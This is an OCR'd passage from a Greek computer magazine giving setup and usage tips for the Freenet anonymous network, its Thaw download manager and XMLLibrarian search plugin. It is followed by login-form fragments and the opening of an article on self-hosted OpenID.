
Το Thaw που συνοδεύει το Freenet είναι ένας εύχρηστος download manager για τα αρχεία που κατεβάζετε και ανεβάζετε.


Στην περίπτωση αυτή θα πρέπει να εισαγάγουμε στον οδηγό τα ονόματα πέντε φίλων μας που βρίσκονται ήδη στο δίκτυο. Αν δεν έχουμε, το πρόγραμμα θα φροντίσει να μας συνδέσει αυτόματα με άλλους χρήστες. Αν χρησιμοποιείτε κάποιον ADSL router (το πιθανότερο), θα πρέπει να ανοίξετε κάποια port ή να θέσετε σε λειτουργία το UPnP, το οποίο υποστηρίζεται από το Freenet, αλλά δεν δουλεύει πάντα (ούτως ή άλλως, δεν προτείνεται, καθαρά για λόγους ασφάλειας). Το ποια port πρέπει ν' ανοίξετε εξαρτάται και από το αν συνδέεστε με ξένους ή φίλους. Ανοίξτε αρχικά τα 5871 UDP, 64302 UDP και 9481 TCP. Μόλις ολοκληρωθεί ο οδηγός ρυθμίσεων, ελέγξτε στη σελίδα Alerts για ενδεχόμενα προβλήματα σύνδεσης. Επίσης, ανατρέξτε στη σελίδα των φίλων (http://127.0.0.1:8888/friends) ή των ξένων (http://127.0.0.1:8888/strangers) και δείτε ποια port χρησιμοποιείτε.


Η ΕΞΕΡΕΥΝΗΣΗ ΞΕΚΙΝΑΕΙ

Εφόσον ολοκληρώθηκαν με επιτυχία η εγκατάσταση και η ρύθμιση, στον browser θα έχει ήδη εμφανιστεί η σελίδα του Freenet με τις ειδοποιήσεις. Μπορείτε οποιαδήποτε στιγμή ν' ανοίξετε το εικονίδιο συντόμευσης Browse Freenet από το desktop σας ή να πληκτρολογήσετε απλά τη διεύθυνση http://127.0.0.1:8888. Το ταξίδι στο Freenet ξεκινάει πατώντας στα link που βρίσκονται στην ενότητα Bookmarks. Από κει μπορείτε να βρείτε ελεύθερα site που δημοσιεύουν αρχεία για να κατεβάσετε. Δεν χρειάζεται να κάνετε τίποτα περισσότερο από το να ακολουθείτε τα link στα site, όπως ακριβώς και όταν σερφάρετε. Στην αρχή το Freenet θα σας φανεί εξαιρετικά αργό, ενώ αρκετές φορές θα έχετε την αίσθηση ότι δεν λειτουργεί. Αυτό, ωστόσο, είναι

Η πλοήγηση στα περιεχόμενα του Freenet γίνεται μέσα από τον browser με link, ακριβώς όπως και στο web.








Η αναζήτηση στο περιεχόμενο του Freenet μπορεί να γίνει είτε μέσα από έναν download manager (π.χ., το Thaw) είτε μέσω του plugin XMLLibrarian που έρχεται μαζί με το Freenet. Ανατρέξτε στη σελίδα των plugin και πατήστε το κουμπάκι Visit που αντιστοιχεί στο XMLLibrarian.

απόλυτα φυσιολογικό, καθώς απαιτείται κάποιος χρόνος μέχρι να ενταχθείτε στο δίκτυο. Καλό είναι, επίσης, τις πρώτες μέρες να αφήσετε το Freenet να τρέχει όλο το εικοσιτετράωρο. Είναι ζωτικής σημασίας για το δίκτυο να υπάρχουν διαθέσιμοι κόμβοι όλη την ημέρα.

ΕΠΙΠΡΟΣΘΕΤΑ ΠΡΟΓΡΑΜΜΑΤΑ ΚΑΙ ΑΝΑΖΗΤΗΣΗ

Μαζί με το Freenet έρχεται και το Thaw, ένα πρόγραμμα διαχείρισης των download/upload που πραγματοποιούμε στο δίκτυο. Πρόκειται για ένα εξειδικευμένο «κατεβαστήρι» για το Freenet, το οποίο προτείνουμε ανεπιφύλακτα να δοκιμάσετε. Με μια αναζήτηση στο Internet θα βρείτε παρόμοια ή ενδεχομένως και καλύτερα προγράμματα από το Thaw. Δεδομένου όμως ότι συνοδεύει το πακέτο του Freenet, μπορείτε κάλλιστα να ξεκινήσετε με αυτό. Με το Thaw έχετε, επίσης, τη δυνατότητα να αναζητήσετε αρχεία. Το ίδιο, ωστόσο, μπορείτε να κάνετε και μέσα από τον browser με τη βοήθεια ενός plugin που συνοδεύει το πακέτο. Το συγκεκριμένο plugin λέγεται XMLLibrarian και θα το βρείτε στη σελίδα των plugins. Πατήστε στο κουμπάκι Visit για ν' ανοίξει το πλαίσιο αναζήτησης και να ξεκινήσετε το ψάξιμο.

NaZ


Password?
Forgot Your Password?
Account Log In?
Not a Member?
Full name?
Username?
Log In?
Sign In?

OpenID

Δώσ' το μόνος σου :-)

Από το 2005, όταν το πρότυπο διαμοιρασμού ταυτότητας OpenID πρωτοεμφανίστηκε στο Διαδίκτυο, πολλά έχουν αλλάξει. Η αποδοχή του από δημοφιλείς ιστότοπους έχει μεγαλώσει σημαντικά και συνεχώς αυξάνεται, με εταιρείες όπως η Microsoft, η Google και η Yahoo! να δρουν σαν πάροχοι των ψηφιακών ταυτοτήτων.
Και επειδή σε εμάς αρέσουν οι ανοιχτές και πολλά υποσχόμενες νέες τεχνολογίες, αλλά δεν μας αρέσει να εξαρτιόμαστε από υπηρεσίες τρίτων (ειδικά όταν 